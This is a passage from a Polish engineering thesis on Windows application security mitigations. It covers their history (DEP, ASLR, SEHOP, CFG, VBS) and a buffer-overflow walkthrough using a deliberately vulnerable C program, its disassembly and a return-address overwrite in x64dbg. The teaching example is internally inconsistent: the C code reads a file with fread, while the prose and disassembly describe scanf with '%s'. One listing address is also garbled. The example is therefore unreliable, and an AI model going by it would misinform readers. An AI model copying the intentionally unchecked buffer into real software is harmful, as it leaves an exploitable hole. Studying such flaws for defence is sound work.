Politechnika Krakowska
Wydział Inżynierii
Elektrycznej i Komputerowej

Dominik Tamiołło

Metody ochrony aplikacji w systemie Windows

praca inżynierska

studia stacjonarne I stopnia
kierunek studiów: Informatyka
specjalność: bez specjalności

Praca wykonana pod kierunkiem
dr inż. Sławomir Bąk

Ocena pracy:

Nr pracy:

Kraków, 2022

Spis treści

1. Wstęp

Microsoft Windows jest najpopularniejszym systemem operacyjnym na komputery stacjonarne PC dla zastosowań klienckich. Jego udział na rynku globalnym, podczas pisania pracy, wynosił 72.98 % [I]. W związku z jego dużą popularnością, twórcy złośliwego oprogramowania, chętnie szukają błędów w aplikacjach bądź w samym systemie operacyjnym. Błędy te mogą prowadzić do wykonania kodu atakującego na maszynie ofiary, co może przełożyć się na kradzież informacji jak również środków finansowych, zablokowania systemu bądź włączenie komputera ofiary do sieci urządzeń kontrolowanych przez atakującego (botnet). Taka globalna sieć, pozwala jej operatorowi, do przeprowadzania ataków na większą skalę, np. DDoS [II] czy mass mailingu, jak również ukryć swoją lokalizacje w gęstej sieci połączeń zainfekowanych maszyn.

Wiele ataków hakerskich zostałoby udaremnionych, gdyby systemy ofiar posiadały lepsze zabezpieczenia. Duńska firma Maersk, międzynarodowy konglomerat w sektorze transportu i energii, jeden z największych operatorów kontenerowych został zainfekowany złośliwym oprogramowaniem „NotPetya” [III] w 2017 roku. Dane zostały bezpowrotnie zaszyfrowane na wszystkich komputerach podłączonych do firmowej międzynarodowej sieci, a adwersarze żądali zapłaty w kryptowalucie za rzekome odszyfrowanie. Uzyskanie dostępu do systemu stało się możliwe dzięki użyciu *exploitu* (program mający na celu wykorzystanie błędów w oprogramowaniu) o nazwie „EternalBlue” wykorzystującego lukę w systemowym protokole Microsoft Server Message Block 1.0. Straty zostały oszacowane przez Maersk na 200-300 milionów dolarów. Większość komputerów w tej firmie działało pod przestarzałą wersją systemu Windows 2000 (system ten praktycznie nie posiadał żadnych mechanizmów obronnych przed szkodliwym kodem), a aktualizacje oprogramowania nie były przeprowadzane prawidłowo. Można było tego uniknąć poprzez sumienne aktualizacje aplikacji oraz wdrożenie systemów IDS (Intrusion Detection System) [IV].

Najważniejszym aspektem podczas tworzenia oprogramowania jest czynnik ludzki. Człowiek nie jest nieomylny, może nie uwzględnić przypadków brzegowych, zrobić literówkę bądź źle zaimplementować logikę programu. Aby uchronić użytkownika końcowego od złośliwego oprogramowania w systemach operacyjnych zaimplementowane zostały mechanizmy ochronne. Stosowane są podczas kompilacji programów oraz w jądrze systemu operacyjnego. Oprócz tego firma Microsoft wydaje cyklicznie poprawki bezpieczeństwa do swoich systemów, co sprawia, że użytkownicy nie są narażeni na znane ataki. Jednakże nadal

są narażeni na zagrożenia tzw. *zero-day* [V]. Są one zazwyczaj używane do ataków, kierowanych w ważne cele rządowe bądź prywatne. Osoba, która znalazła błąd w oprogramowaniu i nie zgłosiła tego faktu twórcy (np. w ramach programu bug bounty [VI]) bądź badaczom cyberbezpieczeństwa, ma przewagę i może ją wykorzystać w celu nielegalnego czerpania korzyści majątkowych. Współczesne rozwiązania antywirusowe minimalizują ryzyko eskalacji luk *zero-day* poprzez tzw. *sandboxing* [VII]. Luki w systemie mogą być wykrywane poprzez inżynierię wsteczną skompilowanego kodu binarnego, wraz z jednoczesnym użyciem programu nadzorującego (debugger) do sprawdzania stanu wykonania programu podczas jego działania. Często badacze używają również metody *fuzzingu* [VIII], która wykorzystuje algorytmy genetyczne do analizy ścieżek wykonania procesu [IX]. Metoda ta zazwyczaj pozwala znaleźć tylko mniej złożone błędy (nazywane tzw. low-hanging fruit). W niniejszej pracy zostaną opisane najbardziej popularne błędy programistyczne oraz metody ochronne, które im przeciwdziałają w systemie Microsoft Windows oraz jak zmieniały się na przestrzeni czasu wraz z nowymi wersjami systemu. Zostanie zaprezentowany również autorski projekt metody ochrony aplikacji działającej jako sterownik systemowy. Przedstawione zostanie również studium przypadku wykorzystania błędu przepełnienia bufora w aplikacji Audio Converter. Projekt pozwoli na praktyczną analizę metod ochrony w systemie Windows. Zostaną również zaproponowane rozwiązania, które uchronią aplikacje przed wykorzystaniem tego błędu.

2. Cel i zakres pracy

Celem pracy jest analiza niskopoziomowych aspektów systemu operacyjnego Microsoft Windows, poznanie możliwych błędów bezpieczeństwa w programach, na jakiej działają zasadzie oraz jak system operacyjny chroni aplikacje przed nimi. Wiedza zdobyta podczas analizy tych aspektów posłuży do stworzenia własnej metody ochrony działającej w jądrze systemu operacyjnego oraz analizy wykorzystania błędu w aplikacji Audio Converter.

Praca zostanie podzielona na pięć części. Pierwsza z nich poruszy temat zabezpieczeń systemu Microsoft Windows opartego na jądrze **NT** na przestrzeni lat. W tej części zostanie krótko opisana historia systemu Windows, jakie metody ochrony zostały wprowadzane w kolejnych wersjach systemu oraz ich krótki opis. W drugiej części zostaną opisane wybrane błędy programistyczne które mogą prowadzić do wykonania kodu atakującego. Będzie to między innymi **buffer overflow** (błąd przepełnienia bufora), **use-after-free** (metoda wykorzystania błędu w zarządzaniu stertą), wykorzystanie mechanizmu wyjątków **Structured Exception Handling (SEH)** (opartym na ramkach) w 32 bitowym systemie Windows w celu obejścia zabezpieczenia **Stack Canaries** oraz **Integer Overflow** (przepełnienie zmiennej typu całkowitoliczbowego). Wszystkie błędy zostaną przedstawione wraz z praktycznym przykładem. Następna część będzie opisem wybranych metod ochrony zaimplementowanych w najnowszej wersji systemu Microsoft Windows, między innymi: **Address Space Layout Randomization** (losowość przestrzeni adresowej procesu), **Data Execution Prevention** (zapobieganie wykonywania kodu znajdującego się w danych procesu), **Stack Canaries** (mechanizm zapobiegania nadpisywania adresu powrotu z funkcji), **SafeSEH** oraz **SEHOP** (ochrona przed nadpisywaniem oraz nadużywaniem ramek **SEH**). Kolejną częścią pracy będzie studium przypadku wykorzystania błędu w programie **Audio Converter** wraz z rozwiązaniem tego błędu. W ostatnim etapie pracy zostanie zaprojektowany oraz przetestowany autorski pomysł metody ochrony aplikacji „**AntiExploit**” który ochroni podatną aplikację przed wykorzystaniem w niej błędu.

3. Microsoft Windows w kontekście zabezpieczeń na przestrzeni lat

Pierwsza wersja systemu Windows oznaczona numerem 1.0 powstała w roku 1985 i była nakładką graficzną na dobrze znany wówczas MS-DOS. System stał się popularny wraz z wydaniem wersji 3.0 oraz 3.1 (wprowadzenie pamięci wirtualnej, jądro w trybie chronionym). W następnych latach Microsoft kontynuował linie swoich produktów opierających się na MS-DOS (Windows 95, Windows 98, Windows Me), ale stworzył również system oparty na jądrze NT (opracowywanym wcześniej wraz z firmą IBM dla systemu OS/2) i to ta rodzina systemów będzie opisywana w tej pracy. Pierwszy system z tej serii, Windows NT 3.1 posiadał 32 bitowe jądro, niezależne od MS-DOS oraz wspierał warstwę abstrakcji sprzętowej. Mało jest dostępnych informacji o wprowadzanych zabezpieczeniach w tamtym czasie ze względu na mniejszą świadomość z zakresu cyberbezpieczeństwa.

System operacyjny ciągle ewoluował, dostęp do internetu stawał się coraz bardziej powszechny, a świadomość o zagrożeniach użytkowników komputerów rosła. Począwszy od Windowsa 2000, zaczęto zwracać uwagę użytkownikowi, gdy ten chciał załadować niepodpisany sterownik systemowy. Zostało to wprowadzone ze względu na potencjalnie niechciane skutki uruchomienia szkodliwego kodu z poziomu uprzywilejowanego trybu jądra. W tej samej wersji systemu wprowadzono ochronę plików systemowych. Kod w systemowych komponentach **Sfc.dll** oraz **Sfc_os.dll** monitorował zmiany w plikach w systemowym folderze System32. Jeżeli plik miał być zatwierdzony do zmiany musiał zgadzać się jego podpis cyfrowy.

Popularnym błędem w czasach powszechnego użytkowania systemów Windows 2000 oraz Windows XP był **buffer overflow** (błąd ten zostanie szczegółowo omówiony w dalszej części pracy). Preparując odpowiednie dane wejściowe do programu (zbyt długie; wykraczające poza bufor danych, który ma je przyjąć), można zmienić prawidłową ścieżkę wykonania na własną. Jednym ze sposobów przejęcia sterowania było umieszczenie kodu na stosie programu a następnie skok w to miejsce (poprzez zamianę adresu powrotu funkcji). Do czasu Windowsa XP taki skok był możliwy i spreparowany kod atakującego został wykonany. Aby temu przeciwdziałać w Windowsie XP został wdrożony mechanizm ochrony **Data Execution Prevention** (DEP). System z aktywnym mechanizmem **DEP** podczas próby wykonania kodu na stronie bez odpowiednich uprawnień, zakończy aplikacje awaryjnie poprzez nieobsłużony wyjątek błędu strony.

DEP niewątpliwie utrudniał pracę twórcom złośliwego oprogramowania, niedozwolona była zmiana adresu powrotu funkcji na stos, lecz było możliwe poprowadzenie ścieżki

wywołania procesu do znanych adresów z modułów aplikacji bądź bibliotek systemowych (np. ***ntdll.dll*** bądź ***kernel32.dll***) w celu wywołania funkcji systemowych. Mechanizm **Address Space Layout Randomization** losuje adres wirtualny załadowania obrazu podczas jego inicjalizacji, co uniemożliwia odwoływanie się do innych obszarów pamięci wirtualnej bez kontekstu, w którym działa proces.


Nawet z tymi zabezpieczeniami twórcy złośliwego oprogramowania znaleźli sposób na wykonanie swojego kodu w aplikacji z błędami bezpieczeństwa. Było to możliwe poprzez wykorzystanie słabości w mechanizmie obsługi wyjątków **Structured Exception Handling** do nadpisania jego ramki. **Structured Exception Handling Overwrite Protection** wprowadzone w **Windows Vista SP 1** wprowadza ograniczenia, między innymi: ostatni element łańcucha **SEH** powinien wskazywać na ***ntdll!FinalExceptionHandler***, a każdy element powinien wskazywać na pamięć stosu.

Innym ważnym elementem ochrony systemu, są poziomy integracji procesów [XI]. Proces z niższym poziomem integracji nie może modyfikować procesu z wyższym poziomem integracji. Każdy poziom posiada własne uprawnienia, a procesy mają je przypisywane wraz z ich potrzebami. Dla przykładu przeglądarka Google Chrome ma ustawiony poziom integracji na „**Untrusted**", przez co nie może modyfikować żadnego innego procesu w systemie. Przeciwdziała to podnoszeniu uprawnień procesu.

Począwszy od systemu Windows 8.1 obsługiwany jest mechanizm **Control Flow Guard** dla plików wykonywalnych skompilowanych przez **Visual Studio** wraz z przełącznikiem ***/guard:cf***. Kompilator dodaje instrumentacje w potencjalnie narażonych funkcjach (Rysunek 1.). Dodany kod sprawdza poprawność skoku do danej funkcji (porównuje jego adres z wcześniej przygotowaną listą poprawnych funkcji, które mogą wykonać skok w dane miejsce w kodzie).

„Ostatnie zmiany w modelach aplikacji i oprogramowania, takie jak wprowadzenie usługi w chmurze oraz wszechobecność urządzeń IoT, spowodowały konieczność określenia przez dostawców systemów operacyjnych i sprzętu bardziej efektywnych sposobów wirtualizacji innych „gości" systemu z wykorzystaniem urządzeń komputera będącego hostem" [1]. Oprócz możliwości dzielenia zasobów sprzętowych na jednej maszynie umożliwiło to również na wzrost bezpieczeństwa systemu. W Windows 10 wprowadzono tzw. **Virtualization-based Security** (**VBS**) wykorzystujące hipernadzorcę **Hyper-V**. Jest to zbiór technologii

ochrony systemu pod jedną rozpoznawalną nazwą. Ich kluczową zaletą jest to, że w przeciwieństwie do wcześniejszych ulepszeń zabezpieczeń opartych na jądrze, nie są one




Rysunek 1. Schemat działania instrumentacji Control Flow Guard,, źródło https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard

podatne na złośliwe lub źle napisane sterowniki, niezależnie od tego, czy są one podpisane, czy nie. Przed wprowadzeniem **VBS** wszelki złośliwy kod działający w kontekście jądra, jeżeli został wykryty, system próbował zaniechać jego działania, operując w tym samym obszarze zabezpieczeń (**ring 0**), więc złośliwy kod mógł nadpisać pewne dane jądra, aby nie doszło do jego detekcji. System chronił się przed nadpisaniem danych systemowych mechanizmem **PatchGuard**, który podczas wykrycia anomalii struktur systemowych zamykał system z kodem błędu ***CRITICAL_STRUCTURE_CORRUPTION***. Działał on jednak w sposób niedeterministyczny i atakujący był w stanie przywrócić sprawdzane dane do ich poprawnej formy w precyzyjnym oknie czasowym. Wraz z wcześniej wspomnianą aktualizacją **VBS** Microsoft wprowadził do swojego systemu **HyperGuard**. Została wyznaczona granica bezpieczeństwa pomiędzy wirtualnymi poziomami zaufania (**VTL**). „Mechanizm **VTL** to nie tylko ortogonalna metoda izolowania dostępu do pamięci, sprzętu i zasobów procesora, ale także nowy kod i komponenty niezbędne do zarządzania wyższymi poziomami zaufania.” [1] Zostały zaimplementowane dwa poziomy: **VTL0** oraz **VTL1** (uprzywilejowany). Pewne urządzenia lub procesy które wymagają całkowitej ochrony przed dostępem zewnętrznym (np.

czujnik biometryczny czy proces **Local Security Authority Subsystem Service** (**lsass**), do egzekwowania polityk bezpieczeństwa) komunikują się z uprzywilejowanym poziomem **VTL1** poprzez hipernadzorcę.

Taki układ pozwala również na skuteczniejsze osłabianie *exploitów*, ponieważ poziom **VTL1** jest uznawany za bezpieczny, a atakujący (którego kod uruchamiany jest z poziomu **VTL0**) ma bardzo ograniczone powierzchnie ataku. Układ architektury **VBS** został przedstawiony na Rysunku 2.



Rysunek 2. Układ architektury VBS

Aktywne metody ochrony procesów, możemy przeglądać używając programu **Process Explorer** z pakietu **SysInternals**, co zostało zaprezentowane na Rysunku 3.

Process	PID	Company Name	Integrity	ASLR	Control Flow Guard	Stack Protection	Virtualized	DEP
chrome.exe	3752	Google LLC	Untrusted	ASLR	CFG	Disabled		Enabled (perman...
chrome.exe	4964	Google LLC	Untrusted	ASLR	CFG	Disabled		Enabled (perman...
armsvc.exe	4412	Adobe Inc.		ASLR	CFG	n/a		n/a
ApplicationFrameHo...	4752	Microsoft Corporation	Medium	ASLR	CFG	Disabled		Enabled (perman...
YourPhone.exe	1808	Microsoft Corporation	AppContain...	ASLR		Disabled		Enabled (perman...
WINWORD.EXE	17972	Microsoft Corporation	Medium	ASLR		Disabled		Enabled (perman...
WinStore.App.exe	8316	Microsoft Corporation	AppContain...	ASLR		Disabled		Enabled (perman...
VoiceControl_Servic...	4584	Micro-Star INT'L CO., LTD.		ASLR		n/a		n/a
steamwebhelper.exe	13404	Valve Corporation	Medium	ASLR		Disabled		Enabled (perman...
steamwebhelper.exe	13892	Valve Corporation	Medium	ASLR		Disabled		Enabled (perman...
steamwebhelper.exe	14168	Valve Corporation	Medium	ASLR		Disabled		Enabled (perman...
steamwebhelper.exe	14084	Valve Corporation	Low	ASLR		Disabled		Enabled (perman...
steamwebhelper.exe	14540	Valve Corporation	Untrusted	ASLR		Disabled		Enabled (perman...
steamwebhelper.exe	14548	Valve Corporation	Untrusted	ASLR		Disabled		Enabled (perman...
steamwebhelper.exe	14560	Valve Corporation	Untrusted	ASLR		Disabled		Enabled (perman...
SteamService.exe	13612	Valve Corporation		ASLR		n/a		n/a
steam.exe	7012	Valve Corporation	Medium	ASLR		Disabled		Enabled (perman...
RtkAudUService64.e...	13300	Realtek Semiconductor	Medium	ASLR		Disabled		Enabled (perman...
RtkAudUService64.e...	4532	Realtek Semiconductor		ASLR		n/a		n/a
procexp64.exe	5496	Sysinternals - www.sysinternals.com	Medium	ASLR		Disabled		Enabled (perman...
ProcessHacker.exe	12632	wj32	Medium	ASLR		Disabled		Enabled (perman...
PresentationFontCa...	1452	Microsoft Corporation		ASLR		n/a		n/a
OriginWebHelperSer...	4696	Electronic Arts		ASLR		n/a		n/a

Rysunek 3. Przegląd aktywnych zabezpieczeń w przykładowych procesach działających w systemie Windows 10

Tabela 1. prezentuje opisane wcześniej zabezpieczenia aplikacji, wraz z innymi mającymi na celu ogólne podniesienie poziomu bezpieczeństwa systemu.

Nazwa systemu	Numer wersji	Wprowadzone zabezpieczenia
Windows NT 3.1	3.1	
Windows NT 3.5	3.5	
Windows NT 3.51	3.51	
Windows NT 4.0	4.0	
Windows 2000	5.0	Ostrzeganie o dodaniu niepodpisanego sterownika plug & play, Windows File Protection
Windows XP	5.1	Data Execution Prevention, Software Restriction Policies
Windows Vista	6.0	Address Space Layout Randomization, Structured Exception Handling Overwrite Protection, Poziomy integracji procesów, wymagany podpis dla sterowników systemowych, User Account Control, wprowadzenie procesów chronionych
Windows 7	6.1	App Locker, enklawy pamięci
Windows 8	6.2	Secure Boot, AppContainers

Windows 8.1	6.3	Control Flow Guard
Windows 10	10.0	Virtualization-based Security (Device Guard, Hyper Guard, Credential Guard, Application Guard, Host Guardian), osłabienie *exploitów* jądra przy wykorzystaniu Hyper-V
Windows 11	10.0.22000	Trusted Platform Module, sprzętowa ochrona stosu


Tabela 1. Wprowadzone zabezpieczenia w systemach Microsoft Windows z rodziny NT wraz z podziałem na wersje.

4. Opis błędów

W tym rozdziale zostaną zaprezentowane wybrane klasy błędów, które mogą prowadzić do niekontrolowanego wykonania kodu. Każdy błąd zostanie przedstawiony wraz z przykładem jego występowania. Opisane zostaną następujące błędy: przepełnienie bufora (buffer overflow), use-after-free, nadużycie mechanizmu obsługi wyjątków **SEH** oraz przepełnienie zmiennej typu całkowitoliczbowego (integer overflow).

4.1 Buffer overflow

Buffer overflow (błąd przepełnienia bufora) jest najlepiej poznanym oraz udokumentowanym błędem podczas pisania oprogramowania. Polega on na wpisaniu do bufora o zadanej wielkości więcej danych niż jest w stanie zapisać [XI]. Dane te mogą zostać załadowane do pamięci programu w różny sposób, np. poprzez wczytanie ich ze standardowego wejścia, pliku bądź sekcji współdzielonej. Nadmiarowe dane mogą nadpisać inne dane na stosie (bądź każdy inny rodzaj pamięci w którym bufor jest umieszczony). Może to prowadzić do nadpisania adresu powrotu z funkcji w aktualnej ramce stosu, który może zostać ustawiony przez atakującego na dalszą część nadmiarowych danych które są złośliwym kodem maszynowym (na Rysunku 4. zobrazowane jako *shellcode*). **Buffer overflow** w kontekście architektury x86 został przedstawiony graficznie poniżej.



Rysunek 4. Zobrazowanie błedu buffer overflow dla architektury x86, źródło: https://www.acunetix.com/wp-content/uploads/2019/06/buffer-overflow.png

Ramka stosu w tym przypadku oczekuje 10 elementów, a atakujący wpisuje do pamięci nadmiarowe elementy (zaznaczone kolorem czerwonym), które niszczą układ pamięci stosu, nadpisując adres powrotu z funkcji na adres kodu *exploitu* (za adresem powrotu). Błąd może zostać zainicjowany poprzez używanie funkcji typu **memcpy** bądź **strcpy**, które nie sprawdzają długości kopiowanych buforów. Microsoft przestrzega przed używaniem tych funkcji w swojej dokumentacji [XII].

Poniższy przykładowy kod języka C poddany wnikliwej analizie, posłuży jako przykład do omówienia błędu przepełnienia bufora (Przykład 1.).

```c
#include <stdio.h>

int main(int argc, char* argv[])
{
    char buf[20];
    FILE* fin = fopen("a.txt", "rb");
    fread(buf, 1, 1000, fin);
    fclose(fin);
    return 1;
}
```

Przykład 1. Błąd przepełnienia bufora

Kod został skompilowany przez 64 bitowy kompilator **MinGW** (bez żadnych włączonych opcji metod ochrony) oraz uruchomiony.

```
C:\Studia\Praca Inżynierska\codes>gcc -s bo.c -o bo.exe

C:\Studia\Praca Inżynierska\codes>bo.exe
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

C:\Studia\Praca Inżynierska\codes>
```


Rysunek 5. Kompilacja oraz uruchomienie programu

Do programu zostało wpisane więcej niż 20 elementów (przez zastosowanie formantu **%s** zamiast **%20s**) i program zakończył swoje działanie z błędem bez informowania o tym użytkownika. Program został poddany dynamicznej analizie w *debuggerze* **x64dbg**. Poniżej został umieszczony wygenerowany kod funkcji main.

```
0000000000401550   55              push rbp
0000000000401551   48:89E5         mov rbp,rsp
0000000000401554   48:83EC 40      sub rsp,40
0000000000401558   E8 D3000000     call bo.401630
000000000040155D   48:8D45 E0      lea rax,qword ptr ss:[rbp-20]
0000000000401561   48:89C2         mov rdx,rax
0000000000401564   48:8D0D 952A0000 lea rcx,qword ptr ds:[404000]
00000000004015 6B  E8 F0140000     call <JMP.&scanf>
0000000000401570   B8 00000000     mov eax,0
0000000000401575   48:83C4 40      add rsp,40
0000000000401579   5D              pop rbp
000000000040157A   C3              ret
```


Rysunek 6. Wygenerowany kod assembly funkcji main

Jak można zauważyć ramka stosu dla tej funkcji ma 64 bajty. Oprócz danych naszego dwudziestoelementowego bufora na stosie ulokowane są również dane powiązane z prologiem kompilatora. Układ stosu przed wczytaniem danych do bufora został zaprezentowany na Rysunku 7.




Rysunek 7. Układ pamięci stosu w analizowanej aplikacji wyświetlony w debuggerze x64dbg

Bufor wczytywanych danych został umieszczony pod adresem **0x60FE00**. Aby nadpisać adres powrotu z funkcji main uwidoczniony pod adresem **0x60FE28** program musi wczytać 40 bajtów (20 żądanych bajtów wraz z wyrównaniem oraz adresem nadrzędnej ramki stosu) a następne 8 bajtów będą adresem powrotu. Jeżeli w miejsce adresu powrotu funkcji, zostanie wczytana wartość 0x4242424242424242, zmieni to układ stosu (operację tą prezentuje Rysunek 9. i Rysunek 10.).



Rysunek 8. Wczytanie do bufora nadmiarowych danych


Dane zostały wczytane a układ stosu prezentuje się następująco:



Rysunek 9. Układ pamięci stosu po przepełnieniu bufora

Po wykonaniu instrukcji **ret** wykonanie powinno zostać przekierowane pod adres 0x4242424242424242. Przy próbie skoku pod ten adres generowany jest wyjątek ***EXCEPTION_ACCESS_VIOLATION*** i program kończy działanie z błędem. Zamiast

wartości 0x4242424242424242 atakujący może wprowadzić jakikolwiek inny adres, co może prowadzić do wykonania złośliwego kodu (Rysunek 10.).



Rysunek 10. Przekierowanie wykonania pod arbirtralny adres

4.2 Use-after-free.

